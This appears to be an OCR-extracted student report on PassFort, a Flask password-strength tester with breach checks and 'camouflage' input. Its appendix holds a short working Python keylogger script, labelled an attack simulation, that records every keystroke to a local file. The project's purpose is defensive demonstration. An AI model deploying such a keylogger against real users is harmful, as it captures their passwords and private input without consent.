
Strong password as input:



No errors are shown as all tests passed. The input password was not found in rockyou.txt or in the HIBP API, thus it wasn't leaked.

Output


Password protected from keylogger:



The initial password is much longer, but as per the password camouflage format, only the correct password was accepted.

Output

Keystrokes logged in keystrokes.txt, captured by keylogger.py.



The keylogger is tricked into accepting the entire input string while the original password is shorter.

Appendix

Filesystem Heirarchy for Web App

```
WebApp
  |-static
        |-media
           |-redsnakes.png
        |-styles.css
  |-templates
        |-index.html
  |-app.py
  |-keylogger.py
```

- redsnakes.png: background image
- styles.css: css file for defining the layout of webpage
- index.html: homepage for the web app that uses placeholders for dynamic content from the backend
- app.py: main entry for for the web application that uses the Flask framework
- keylogger.py: Python program that captures and logs keystrokes for a website

Appendix

Code for app.py

```
from flask import Flask, render_template,
request, jsonify
import random
import re
import hashlib
import requests
from markovify import Text

app = Flask(__name__)

def camouflage_password(password):
 real_password = re.sub(r"\\[^\\]*\\", "",
password)
 return real_password
try:
 crime_and_punishment_url =
"https://www.gutenberg.org/cache/epub/2554/p
g2554.txt"

 rockyou_url =
"https://github.com/danielmiessler/SecLists/
raw/master/Passwords/Leaked-
Databases/rockyou.txt.tar.gz"

 response =
requests.get(crime_and_punishment_url)
 response.raise_for_status()
 text = response.text
```

Appendix

```
 text_model = Text(text)

 rockyou_response =
requests.get(rockyou_url)
 rockyou_response.raise_for_status()
 rockyou_passwords =
rockyou_response.content.decode('latin-
1').splitlines()

except Exception as e:
 print(f"Error loading data: {e}")
 text_model = None
 rockyou_passwords = []

class OWASPPasswordStrengthTest:
 def __init__(self):
 self.configs = {
 "allow_passphrases": True,
 "max_length": 128,
 "min_length": 8,
 "min_phrase_length": 20,
 "min_optional_tests_to_pass": 4,
 }

 self.required_tests = [
 lambda pwd: len(pwd) >=
self.configs["min_length"]
 or f"Password must be at least
{self.configs['min_length']} characters
long.",
```

Appendix

```
 lambda pwd: len(pwd) <=
self.configs["max_length"]
 or f"Password must be fewer than
{self.configs['max_length']} characters.",
 lambda pwd: not any(pwd[i] == pwd[i + 1] ==
pwd[i + 2] for i in range(len(pwd) - 2))
 or "Password may not contain sequences of
three or more repeated characters.",
 ]

 self.optional_tests = [
 lambda pwd: any(c.islower() for c in pwd)
or "Password must contain at least one
lowercase letter.",
 lambda pwd: any(c.isupper() for c in pwd)
or "Password must contain at least one
uppercase letter.",
 lambda pwd: any(c.isdigit() for c in pwd)
or "Password must contain at least one
number.",
 lambda pwd: any(not c.isalnum() for c in
pwd) or "Password must contain at least one
special character.",
 ]

 def test(self, password):
 result = {
 "errors": [],
 "is_passphrase": False,
 "strong": True,
 "optional_tests_passed": 0,
 }
```

Appendix

```
 for test in self.required_tests:
 test_result = test(password)
 if isinstance(test_result, str):
 result["errors"].append(test_result)
 result["strong"] = False

 if self.configs["allow_passphrases"] and
len(password) >=
self.configs["min_phrase_length"]:
 result["is_passphrase"] = True

 if not result["is_passphrase"]:
 for test in self.optional_tests:
 test_result = test(password)
 if isinstance(test_result, str):
 result["errors"].append(test_result)
 else:
 result["optional_tests_passed"] += 1

 if result["optional_tests_passed"] <
self.configs["min_optional_tests_to_pass"]:
 result["strong"] = False

 return result

# Function to check if the password has been
breached
def check_breached_password(password):
 sha1_hash =
hashlib.sha1(password.encode()).hexdigest().
upper()
```

Appendix

```
 prefix, suffix = sha1_hash[:5],
sha1_hash[5:]

 try:
 response =
requests.get(f"https://api.pwnedpasswords.co
m/range/{prefix}")
 response.raise_for_status()

 hashes = (line.split(":") for line in
response.text.splitlines())
 for h, count in hashes:
 if h == suffix:
 return f"❌ Breached {count} times
(HIBP)!"
 except Exception as e:
 return f"Error checking HIBP API: {e}"

 if password in rockyou_passwords:
 return "❌ Found in rockyou.txt (Common
Password)!"

 return "✅ Not found in breaches."


# Generate suggested passphrases
def generate_passphrase(keywords,
num_passphrases=3):
 passphrases = []
```

Appendix

```
 for _ in range(num_passphrases):
 random.shuffle(keywords)
 phrase = "".join([word.capitalize() for
word in keywords])

 if text_model:
 generated_part =
text_model.make_short_sentence(20, tries=20)
 if generated_part is None:
 generated_part = "BucketFishCar"
 else:
 generated_part = "BucketFishCar"

 generated_part = re.sub(r"\s+", "",
generated_part)
 number = str(random.randint(10, 99))
 special_char = random.choice("!@#$%^&*
()[]")

 passphrase = f"{phrase}{generated_part}
{number}{special_char}"
 passphrases.append(passphrase)

 return passphrases

@app.route('/')
def home():
 return render_template('index.html')
```

Appendix

```
@app.route('/check_password', methods=
['POST'])
def check_password():
 try:
 data = request.get_json()
 password = data.get('password', '')
 real_password =
camouflage_password(password)

 if not password:
 return jsonify({'error': 'Password is
required!'}), 400

 tester = OWASPPasswordStrengthTest()
 result = tester.test(real_password)
 breach_status =
check_breached_password(real_password)
 suggested_passphrases =
generate_passphrase(real_password.split(), 3)

 return jsonify({
 'real_password': real_password,
 'strength': '✅ Strong' if result['strong']
else '❌ Weak',
 'errors': result['errors'],
 'breach_status': breach_status,
 'suggested_passphrases':
suggested_passphrases
 })
```

Appendix

```
    except Exception as e:
    return jsonify({'error': str(e)}), 500

if __name__ == '__main__':
    app.run(debug=True)
```

Code for index.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-
width, initial-scale=1.0">
  <title>PassFort: Password Strength
Tester</title>
  <link rel="stylesheet"
href="../static/styles.css">
</head>
<body>
  <div class="container">
    <h1> PassFort </h1>
    <h2> Secure Password Strength Tester </h2>
    <form id="passwordForm">
      <input type="password" id="password"
placeholder="Enter your password" required>
      <button type="submit">Check
Password</button>
```

Appendix

```
 </form>
 <div id="result"></div>
 </div>

 <script>

document.getElementById('passwordForm').addE
ventListener('submit', async (e) => {
 e.preventDefault();
 const password =
document.getElementById('password').value;
 const resultDiv =
document.getElementById('result');

 // Show a loading message while waiting for
the response
 resultDiv.innerHTML = `<p>🔍 Checking
password strength...</p>`;

 try {
 const response = await
fetch('http://127.0.0.1:5000/check_password'
, {
 method: 'POST',
 headers: { 'Content-Type':
'application/json' },
 body: JSON.stringify({ password })
 });
```

Appendix

```
    // If the response status is not OK, handle
    it
     if (!response.ok) {
     throw new Error(`Server error:
    ${response.status}`);
     }
 const data = await response.json();

 // Display results
 resultDiv.innerHTML = `
 <p><strong>🔓 Real Password:</strong>
${data.real_password}</p>
 <p><strong>🔋 Strength:</strong>
${data.strength}</p>
 ${data.errors.length ? `<p style="color:
red;">❌ Errors:<br> ${data.errors.join('<br>')}
</p>` : '<p style="color: green;">✅ No errors
detected</p>'}
 <p><strong>🛡️ Breach Check:</strong>
${data.breach_status}</p>
 <p><strong>🔑 Suggested Passphrases:</strong>
<br> ${data.suggested_passphrases.join('<br>')}
</p>
 `;
 } catch (error) {
 // Handle fetch errors or JSON parsing errors
 resultDiv.innerHTML = `<p style="color:
red;">⚠️ Error: ${error.message}</p>`;
 }
 });
 </script>
</body>
</html>
```

Appendix

Code for keylogger.py (Keylogging attack stimulation)

```
import keyboard
import webbrowser

log_file = 'keystrokes.txt'

# Open the website
webbrowser.open("http://127.0.0.1:5000/")

# Function to log keystrokes
def on_key_press(event):
  with open(log_file, 'a') as f:
    f.write('{}\n'.format(event.name))

# Start listening for key presses
keyboard.on_press(on_key_press)
keyboard.wait()
```

Appendix

Code for styles.css

```
body {
  font-family: 'Arial', sans-serif;
  background-color: #f4f4f4;
  background: url('media/redsnakes.png') no-
repeat center center/cover;
  display: flex;
  justify-content: center;
  align-items: center;
  height: 100vh;
  margin: 0;
}

.container {
  background: #fff;
  padding: 20px;
  border-radius: 8px;
  box-shadow: 0 0 15px rgba(0, 0, 0, 0.2);
  text-align: center;
  width: 500px; /* Increased width */
  max-width: 80%; /* Responsive cap */
}

h2 {
  font-size: 1rem; /* Smaller size */
  font-style: italic; /* Italic style */
  color: #555; /* Slightly lighter color */
  margin-bottom: 8px;
}
```

Appendix

```
h1 {
 font-size: 1.8rem; /* Slightly larger
heading */
 color: #333;
 margin-bottom: 10px;
}

input[type="password"] {
 width: calc(100% - 20px);
 padding: 12px;
 margin: 10px 0;
 border: 1px solid #ddd;
 border-radius: 5px;
 font-size: 1rem;
}

button {
 background-color: #4caf50;
 color: #fff;
 border: none;
 padding: 12px 15px;
 border-radius: 5px;
 cursor: pointer;
 width: 100%;
 font-size: 1rem;
 transition: 0.2s ease-in-out;
}

button:hover {
 background-color: #45a049;
 transform: scale(1.05);
}
```

Appendix

```
#result {
 margin-top: 10px;
 font-size: 1rem;
 color: #333;
}

/* Small screens tweak */
@media (max-width: 600px) {
 .container {
 width: 90%;
 }

 h1 {
 font-size: 1.4rem;
 }
}
```

Github link for project:
https://github.com/4n4gh4/PassFort